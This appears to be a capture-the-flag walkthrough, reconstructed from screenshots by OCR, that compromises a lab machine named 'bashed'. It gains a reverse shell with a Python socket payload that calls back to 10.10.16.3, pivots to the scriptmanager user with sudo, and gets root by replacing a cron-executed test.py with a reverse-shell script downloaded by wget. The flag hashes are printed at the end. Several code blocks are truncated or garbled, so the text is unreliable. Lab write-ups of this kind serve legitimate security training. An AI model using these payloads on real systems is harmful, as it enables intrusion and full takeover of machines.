
This was tested under Linux / Python 2.7:

```
python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_
```

PHP


This code assumes that the TCP connection uses file descriptor 3. This worked on my test system. If it doesn't work, try 4, 5, 6…

before running this open up our netcat listener :




```
Password:
┌──(root㉿kali)-[/home/kali]
└─# nc -lnvp 9999
```

now lets execute the payload there :



```
import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.16.3",9999));os.dup2(s.fileno(),0);
s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
t):
```

and we will have a reverse shell :




```
Password:
┌──(root㉿kali)-[/home/kali]
└─# nc -lnvp 9999
listening on [any] 9999 ...
connect to [10.10.16.3] from (UNKNOWN) [10.10.10.68] 60764
/bin/sh: 0: can't access tty; job control turned off
$ ls
phpbash.min.php
phpbash.php
$ whoami
www-data
```

lets move-on to privilege escalation for now .

Privilege Escalation

so we have gained initial access , now we move on to gaining root access ,


lets first see what can we do as sudo using sudo -l :



```
$ sudo -l
Matching Defaults entries for www-data on bashed:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on bashed:
    (scriptmanager : scriptmanager) NOPASSWD: ALL
```

we can issue commands as scriptmanager user using sudo :

we can do a lateral privilege escalation using this ,




```
$ sudo -u scriptmanager /bin/bash
sudo -u scriptmanager /bin/bash
```

we spawned a shell , bash shell as scriptmanager .

now lets see what have we got in / (root) directory :


there is a scripts folder :



```
scriptmanager@bashed:/var/www/html/dev$ cd /scripts
cd /scripts
scriptmanager@bashed:/scripts$ ls
ls
test.py  test.txt
scriptmanager@bashed:/scripts$ ls -la
ls -la
total 16
drwxrwxr--  2 scriptmanager scriptmanager 4096 Jun 20 05:23 .
drwxr-xr-x 23 root          root          4096 Jun  2 07:25 ..
-rw-r--r--  1 scriptmanager scriptmanager   58 Jun 20 05:23 test.py
-rw-r--r--  1 root          root            12 Jun 20 05:27 test.txt
```

so there are 2 scripts here , one is python script and other is a text file ,

lets see the python script first :



```
scriptmanager@bashed:/scripts$ cat test.py
cat test.py
f = open("test.txt", "w")
f.write("testing 123!")
f.close
```

so what this script does is , it opens a file named test.txt and enter testing 123 inside it as text

but the thing here is that the text file is owned by root , which means there is a cronjob running as root that executes the test.py and creates a test.txt file .


now we will create a malicious python file that gives us a reverse shell on our kali machine on an arbitrary port ,

first create the script on kali like this :

our code :

```
import socket,subprocess,os
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.1
9989))
os.dup2(s.fileno(),0); os.dup2(s.fileno(),1)
os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);
```


create a file like this :



```
  GNU nano 6.0                                                          test.py
import socket,subprocess,os
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.16.3",9989))
os.dup2(s.fileno(),0); os.dup2(s.fileno(),1)
os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);
```


save it as test.py and place it in apache web server for transferring later-on . (/var/www/html)

create a backup of the existing file on bashed machine :




```
test.py  test.txt
scriptmanager@bashed:/scripts$ mv test.py test.py.bak
mv test.py test.py.bak
```

now lets transfer it to the bashed machine :




```
wget http://10.10.16.3/test.py
--2022-06-20 05:52:50--  http://10.10.16.3/test.py
Connecting to 10.10.16.3:80 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 5124 (5.0K) [text/x-python]
Saving to: 'test.py'

test.py              100%[==================>]   5.00K  21.2KB/s    in 0.2s

2022-06-20 05:52:51 (21.2 KB/s) - 'test.py' saved [5124/5124]
```

set the test.py as an executable :




```
scriptmanager@bashed:/scripts$ chmod 777 test.py
chmod 777 test.py
```

and setup our netcat listener :



```
┌──(root㉿kali)-[/home/kali]
└─# nc -lnvp 9989
```

wait for around a minute and we will have a root shell here :




```
┌──(root㉿kali)-[/home/kali]
└─# nc -lnvp 9989
listening on [any] 9989 ...
connect to [10.10.16.3] from (UNKNOWN) [10.10.10.68] 57526
/bin/sh: 0: can't access tty; job control turned off
# ls
```

Flags:


here i will store all the related flags to the machine :

User Flag :



```
cscriptmanager@bashed:/home/arrexel$cat user.txt
cat user.txt                      • echo os.system('/bin/bash')
cfc4e7b958559da0fe9b4b6b1fa75710
```

Root Flag :



```
# cd /root
# ls
root.txt
# cat root.txt
ec6f2e65fdc62412b335ec119cecea12
```